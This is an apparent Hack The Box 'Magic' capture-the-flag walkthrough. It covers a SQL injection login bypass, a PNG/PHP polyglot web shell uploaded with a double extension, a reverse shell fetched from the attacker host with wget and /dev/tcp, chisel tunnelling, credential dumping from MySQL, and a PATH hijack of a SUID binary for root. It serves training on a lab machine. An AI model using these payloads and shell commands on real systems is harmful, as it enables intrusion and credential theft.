
Hack The Box Magic Writeup
Medium Linux box. SQL injection bypasses the login, a magic-bytes polyglot beats upload validation for RCE, and PATH hijacking on a SUID binary gives root.
Summary
Magic is a Medium-difficulty Linux machine featuring web exploitation and privilege escalation via SUID binary abuse. Initial access is gained through SQL injection authentication bypass on the login form using the payload admin' or 1=1#. This grants access to an image upload feature vulnerable to whitelist bypass via double extension. A polyglot file combining PNG magic bytes with PHP code is uploaded as legit.php.png, achieving remote code execution as www-data. Database credentials are discovered in db.php5, allowing enumeration of the MySQL instance (via mysqldump or chisel tunneling) which reveals the cleartext password Th3s3usW4sK1ng for user theseus. Privilege escalation to root is achieved by exploiting a custom SUID binary /bin/sysinfo that executes system commands without absolute paths. Using Ghidra to reverse engineer the binary, a PATH hijacking attack is performed by creating a malicious lshw script that sets the SUID bit on /bin/bash, granting root access.
Service Enumeration
I ran:
1
nmap -A -vv -oN scans/nmap.initial 10.129.40.37
And have the following results:
1
2
3
4
5
6
7
8
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    syn-ack Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Magic Portfolio
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-methods:
|_  Supported Methods: GET POST OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Web Server Enumeration
This is how the home page looks like:

The footer links to the login page at http://10.129.40.37/login.php. I try simple combinations like “admin:admin” but get invalid credentials:


I test for SQL injection in this form. I set the username to admin' (with a single quote), submit the login request, and notice the login error message is simply gone. This only happens with a single quote. A double quote, for instance, leaves the login error message showing up just fine.
I confirm this using Burp Suite. The response for my request with admin:admin as credentials has a total of 4639 bytes:

The request with a single quote, though, has far fewer bytes (4587), which indicates a change in behavior.
SQL Injection
I run the following ffuf command to test for a SQL injection auth bypass:
1
ffuf -u http://10.129.40.37/login.php --data 'username=adminFUZZ&password=admin' -w /usr/share/wordlists/SecLists/Fuzzing/Databases/SQLi/sqli.auth.bypass.txt -t 5 -x http://127.0.0.1:8080 -H 'Content-Type: application/x-www-form-urlencoded'
All the requests go through my Burp Suite proxy, where I confirm I can bypass the login form with certain payloads:

Whenever the payload works, the server returns a 302 redirect to “upload.php”, and I can now access that feature on the site.
I bypass the login with the following payload:
1
2
Username: admin' or 1=1#
Password: anything

Now I have access to http://10.129.40.37/upload.php and can upload images:
Initial Access - File Upload Whitelist Bypass
I have a completely valid, random PNG image. As you can see from the output of the “file” command, it’s recognized as a valid PNG:
1
2
$ file image.webp
image.webp: PNG image data, 150 x 47, 8-bit/color RGBA, non-interlaced
That’s because the magic bytes of this file match the required signature for a PNG. There are complete lists of magic byte signatures online.
Only a few bytes of the file actually matter: the magic bytes are just the first couple of bytes of a file.
I can recreate a file that gets interpreted as a PNG using this “head” technique:
1
head -c 20 image.webp > malicious.png
This creates a new file named “malicious.png” with only the first 20 bytes of “image.webp”, which is a valid PNG image. If I check this newly created “malicious.png” file, it looks like a PNG:
1
2
3
$ file malicious.png

malicious.png: PNG image data, 150 x 0, 0-bit grayscale, non-interlaced
Now the file “malicious.png” just holds the magic bytes for a PNG image.
I can go further and create a malicious PHP script that executes system commands. I save this file as “evil.php”:
1
<?php system($_REQUEST['cmd']); ?>
To create a malicious file that looks like a PNG and contains the malicious PHP code above, I simply cat the two together (malicious.png, which holds the PNG magic bytes, and evil.php) and save the combined contents to a new file:
1
2
3
4
$ cat malicious.png evil.php > legit.png
$ file legit.png

legit.png: PNG image data, 150 x 1010790504, 112-bit
legit.png now contains the PHP script. I upload “legit.png” and the server doesn’t complain. I can access the uploaded file at http://10.129.40.37/images/uploads/legit.png, but it says it contains errors:


That’s because the image is completely blank, with no contents beyond the PHP script. I intercept the upload request with Burp Suite and edit the filename on the fly to “legit.png.php” to see if the server accepts it:

It seems to have an extension whitelist:
1
Sorry, only JPG, JPEG & PNG files are allowed.
Since it’s a whitelist, it’s exceptionally hard to bypass. We’d have to consider possible code logic flaws or server misconfigurations, or things like the null byte vulnerability that affects some PHP versions, where uploading a file named “legit.php%00.png” makes the server accept the .png extension but truncates the filename at the null byte, effectively saving the file as “legit.php” and bypassing the whitelist filter.
I use a double extension bypass technique, so my file name is:
1
legit.php.png
It says the file has been uploaded:


I access this image at http://10.129.40.37/images/uploads/legit.php.png and confirm it exists on the server. I add the command I want to run to the request, like http://10.129.40.37/images/uploads/legit.php.png?cmd=whoami, and the server executes it, as you can see from the screenshot below:

I right-click the request and change the request method. I do this because POST requests usually have fewer bad characters, letting me type system commands that use special characters more freely.
I save “shell.sh” in my local machine with the following contents:
1
sh -i >& /dev/tcp/10.10.14.57/9999 0>&1
Start a python http server:
1
sudo python3 -m http.server 80
I also start a netcat listener on port 9999:
1
nc -lvnp 9999

And use the following cmd on the uploaded malicious png file (I first tried using curl, but curl isn’t available on the box):
1
cmd=wget -O- 10.10.14.57/shell.sh|bash
The server returns no response:

But checking my terminals, I see the server fetching my shell.sh script and executing it. Now I have a reverse shell connection as www-data:
Horizontal Privilege Escalation
As the web user, it makes sense to look at the web-related files first. There’s also a good chance a database is running on this server, and the webapp needs to reach it, so there may be files leaking valid credentials.
I search for files in the Magic webapp:
1
www-data@ubuntu:/var/www/Magic$ find . -type f
One of the last files to show up is this one:
1
./db.php5
This is exactly the type of file I’m looking for. Reading it reveals the following database credentials:
1
2
3
4
private static $dbName = 'Magic' ;
private static $dbHost = 'localhost' ;
private static $dbUsername = 'theseus';
private static $dbUserPassword = 'iamkingtheseus';
I can confirm mysql is listening on local port 3306:
1
2
www-data@ubuntu:/var/www/Magic$ ss -tulpn | grep 3306
tcp    LISTEN   0        80              127.0.0.1:3306           0.0.0.0:*
So I try using the mysql client on the victim machine to access the MySQL instance, but the client isn’t installed:
1
2
3
$ mysql

Command 'mysql' not found, but can be installed with:
Connecting to the MySQL Database - chisel
My first instinct is to transfer “chisel” to the victim. I fire up a Python web server on my attacking machine, hosting the chisel Linux binary:
1
sudo python3 -m http.server 80
On the victim machine I get the binary:
1
wget 10.10.14.57/chisel
I set up the chisel server on my machine:
1
nohup ./chisel server --reverse --socks5 -p 1337 &
On the victim machine, I mark chisel as executable:
1
chmod +x chisel
And make it connect to my reverse socks5 proxy server:
1
nohup ./chisel client 10.10.14.57:1337 R:socks &
I connect to the mysql instance via my attacking machine, using proxychains to forward the traffic through the socks proxy:
1
proxychains4 mysql -h 127.0.0.1 -u theseus -p;
When asked for a password, I insert:
1
iamkingtheseus
Now I can enumerate the instance and find a database named Magic. I select this database, look for tables, find the “login” table, and dump it to reveal a cleartext password:

More specifically:
1
2
3
4
MySQL [(none)]> show databases;
MySQL [(none)]> use Magic
MySQL [Magic]> show tables;
MySQL [Magic]> select * from login;
And now I have this cleartext password from the “login” table:
1
Th3s3usW4sK1ng
I use this password to authenticate as “theseus” locally:
1
su theseus
Connecting to the Database - MySQL Dump

I later realized that although the victim machine didn’t have the “mysql” client, it did have “mysqldump”, which would have served the same purpose without setting up the whole chisel server/client configuration.
I use, on the victim machine, connected as “www-data”:
1
mysqldump Magic -u theseus -p;
As you can see from the screenshot below, I get a full dump of the Magic database, including the entries in the “login” table:
Vertical Privilege Escalation
I see “theseus” has membership in another group named users:
1
2
theseus@ubuntu:~$ id
uid=1000(theseus) gid=1000(theseus) groups=1000(theseus),100(users)
The www-data user is not a member of users, which makes me curious what this group is about. I search for files owned by this group:
1
2
theseus@ubuntu:~$ find / -group users -ls 2>/dev/null
   393232     24 -rwsr-x---   1 root     users       22040 Oct 21  2019 /bin/sysinfo
The file /bin/sysinfo shows up, which is a binary owned by user root and group “users”. This binary has a peculiarity though, that being, it has a SUID bit set.
I see it’s an ELF binary:
1
2
theseus@ubuntu:~$ file /bin/sysinfo
/bin/sysinfo: setuid ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/l, for GNU/Linux 3.2.0, BuildID[sha1]=9e9d26d004da0634c0747d16d377cd2a934e565a, not stripped
I search for this binary on Google but find no meaningful results, so it must be completely custom. I transfer it to my machine using scp:
1
scp -i theseus theseus@10.129.40.37:/bin/sysinfo .
I fire up Ghidra, which offers to analyze the binary. I select all options and hit “analyze”. After a few seconds, I have the decompiled C code for the binary:

The screenshot shows this binary collecting system information by simply running a bunch of other binaries, and more importantly, without using absolute paths. That means I can probably hijack the PATH variable to point any of the binaries it executes (lshw, fdisk, cat, or even free) to a malicious script.
On the victim machine, I export the PATH variable to include my current working directory (/home/theseus):
1
export PATH=$(pwd):$PATH
Then I create a fake lshw:
1
nano lshw
With the following contents:
1
2
3
#!/bin/bash

chmod +s /bin/bash
Give it execution rights:
1
chmod +x lshw
And execute the SUID binary:
1
/bin/sysinfo
I see it misses the “Hardware Info” part completely:
1
2
3
4
5
6
7
theseus@ubuntu:~$ /bin/sysinfo
====================Hardware Info====================

====================Disk Info====================
Disk /dev/loop0: 164.8 MiB, 172761088 bytes, 337424 sectors
Units: sectors of 1 * 512 = 512 bytes
<SNIP>
That’s a good sign. I check the permissions for /bin/bash:
1
2
theseus@ubuntu:~$ ls -la /bin/bash
-rwsr-sr-x 1 root root 1113504 Jun  6  2019 /bin/bash

Notice it has the SUID bit set. Now it’s just a matter of executing it with elevated privileges:
1
/bin/bash -p
Now I’m root on the victim machine, as you can see from the screenshot below:
This completes the box.
Beyond Root
This is a snippet from the htaccess file for the Magic webapp at /var/www/Magic/.htaccess:
1
2
3
<FilesMatch ".+\.ph(p([3457s]|\-s)?|t|tml)">
SetHandler application/x-httpd-php
</FilesMatch>
There’s a serious problem with this regular expression: there’s no $ anchor at the end. This means the pattern matches .php anywhere in the filename, not just at the end:
Secure:
.+\.php$(must end with .php)Vulnerable:
.+\.php(can have .php anywhere), which is the case here
This is a classic Apache misconfiguration that’s surprisingly common in the wild. The takeaway is that file upload bypass via double extensions is still relevant today.
This explains why our payload.php.png worked.
Things Learned
Here are some of the stuff I learned from this machine:
File Upload Acts Weird
For instance, I uploaded a completely valid, normal PNG image to the application and captured this request in Burp Suite.
I then started using this innocent request to add malicious content: adding .php to the filename, changing the content type, adding a PHP script to the image contents, and so on. Suddenly I’d get this error:
1
<script>alert('What are you trying to do there?')</script>
I’d revert all my changes to the image and try uploading it again, only to find the image now simply blocked. Even renaming the file while keeping the extension and normal image contents, the server kept giving me this error.
This made me think some of my payloads would never work, but in reality the server was just acting weird with my saved request.
What I should do from now on is use the intercept tab in Burp Suite instead when dealing with file uploads: upload the file through the site’s form, then intercept the request and tamper with it on the fly.
I still have no idea how the server was triggering that error, since nothing about the request seemed uniquely different. My best guess is this is how the server tells requests apart:
1
------geckoformboundary9b434a35c2d54178e58d7d0a7976cad8
This is probably the only unique piece in the request.